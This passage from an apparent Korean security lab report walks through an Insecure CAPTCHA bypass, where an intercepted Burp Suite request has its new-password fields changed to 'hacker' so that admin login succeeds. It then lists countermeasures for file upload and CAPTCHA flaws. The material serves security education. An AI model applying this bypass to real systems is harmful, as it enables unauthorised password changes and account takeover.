


[그림 3-10] Insecure CAPTCHA를 이용한 비밀번호 변경화면2

Change 버튼을 누르면 step 2가 진행되고 hello로 바꾸는 것을 확인한다.



[그림 3-11] Burp Suite – Intercept is on 결과값 step 2



[그림 3-12] Burp Suite – intercept is on step2 수정화면



Forward를 통해 Step 2 요청의 페이지에서 password_new와 password_conf를 hacker로 임의로 변경 후 서버에 보낸다.

Vulnerability: Insecure CAPTCHA

Password Changed.

[그림 3-13] Insecure CAPTCHA 비밀번호 변경 결과화면

Password Changed로 비밀번호가 변경되었다는 문구가 나온다.



[그림 3-14] 로그인 성공 화면

Burp Suite를 통해 Username: admin, Password: hacker 입력 시 로그인 성공되는 것을 확인
이처럼 Insecure CAPTCHA의 취약점을 이용하여 공격자는 공격대상의 비밀번호를 임의로 변경하여 사용자의
개인정보를 해킹할 수 있다.

4. 대응 방안

4-1 File Upload 취약점 공격 대응 방안

1. 파일 확장자 및 유형 검증: 허용되는 파일 확장자 및 유형을 제한하여 허용되지 않는 파일이 업로드 되지 못하도록 막을 수 있다.

ex) 실행 가능한 파일인 경우 업로드를 차단, 이미지 파일만 허용하도록 설정.

2. 파일 크기 제한: 업로드 되는 파일의 크기를 제한하여 대용량 파일의 업로드를 방지할 수 있다. 이를 통해 서버 리소스 소모와 관련된 문제를 예방할 수 있다.

3. 안티바이러스 및 파일 시그니처 검사: 업로드 된 파일을 안티바이러스 스캐너나 파일 시그니처 검사 도구를 사용하여 검사하여 악성 파일을 탐지할 수 있다.

4. 파일 이름 재정의: 업로드 된 파일의 이름을 무작위로 생성하거나 안전한 패턴에 따라 재정의하여 파일 이름을 예측하기 어렵게 만들 수 있다.

5. 보안 헤더 설정: 웹 서버와 웹 애플리케이션에서 적절한 보안 헤더를 설정하여 파일 업로드에 대한 보호를 강화할 수 있다. Content Security Policy (CSP)와 같은 보안 헤더를 사용하여 악성 파일 업로드를 방지할 수 있다.

6. 파일 저장 위치 및 권한 관리: 업로드 된 파일의 저장 위치와 해당 파일에 대한 권한을 적절하게 관리하여 악성 파일이 실행되지 않도록 막을 수 있다.

7. 검증 및 변환: 업로드 된 파일을 서버에서 검증하고 필요한 경우 안전한 형식으로 변환하여 저장한다.

ex) 이미지 파일을 재 변환, PDF 파일을 안전한 이미지 형식으로 변환 등

8. 세션 및 인증 관리: 업로드 된 파일과 관련된 세션 및 인증 관리를 강화하여 인가되지 않은 사용자가 파일을 업로드하지 못하도록 막을 수 있다.

9. 보안 감사 로그: 파일 업로드 및 처리 과정을 모니터링하고, 보안 감사 로그를 생성하여 악용 시도를 식별하고 대응할 수 있다.

4-2 Insecure CAPTCHA 취약점 공격 대응 방안

1. 강력한 CAPTCHA 시스템 선택: 보안 강화를 위해 강력한 CAPTCHA 시스템을 선택한다. CAPTCHA를 우회하기가 어려운 높은 수준의 보안 메커니즘을 구현하는 것이 중요하다.
2. 다양한 CAPTCHA 유형 사용: 다양한 CAPTCHA 유형을 사용하여 다양한 시각적, 음성 또는 기타 인증 요소를 활용하는 방식을 선택한다. 이렇게 함으로써 봇이 CAPTCHA를 우회하는 것을 더욱 어렵게 만들 수 있다.
3. 스크립트와 자동화된 시도 감지: CAPTCHA를 통과하는 시도를 감지하고 분석하는 메커니즘을 구현한다. 이를 통해 이상한 패턴을 감지하고 이에 대응할 수 있다.
4. 도전-응답(CAPTCHA) 적용: 도전-응답 CAPTCHA는 사용자가 이미지를 인식하거나 질문에 답하는 형태로 CAPTCHA를 통과하도록 하는 방식이다. 이를 통해 자동화된 스크립트가 CAPTCHA를 통과하기 어려워진다.
5. 프리퀀시 분석 및 대응: 공격자가 CAPTCHA 시스템을 분석하고 우회하는 패턴을 생성하는 경우, 이를 탐지하고 대응한다.
ex) 고정된 IP 주소에서 너무 많은 시도가 발생할 경우 이를 차단하거나 경고하는 메커니즘을 도입한다.
6. AI 및 머신 러닝 활용: 고급 머신 러닝과 인공지능 기술을 사용하여 사용자와 봇을 구분하고 악성 시도를 감지하는 데 활용할 수 있다.
7. 시간 지연 적용: CAPTCHA를 통과한 경우에도 일정 시간 동안은 사용자의 요청을 처리하지 않는 시간 지연 메커니즘을 도입하여 자동화된 시도를 어렵게 만들 수 있다.
8. 보안 감사 로그: CAPTCHA 시도 및 통과 여부와 관련된 로그를 유지하고 모니터링하여 악의적인 시도를 식별하고 대응할 수 있다.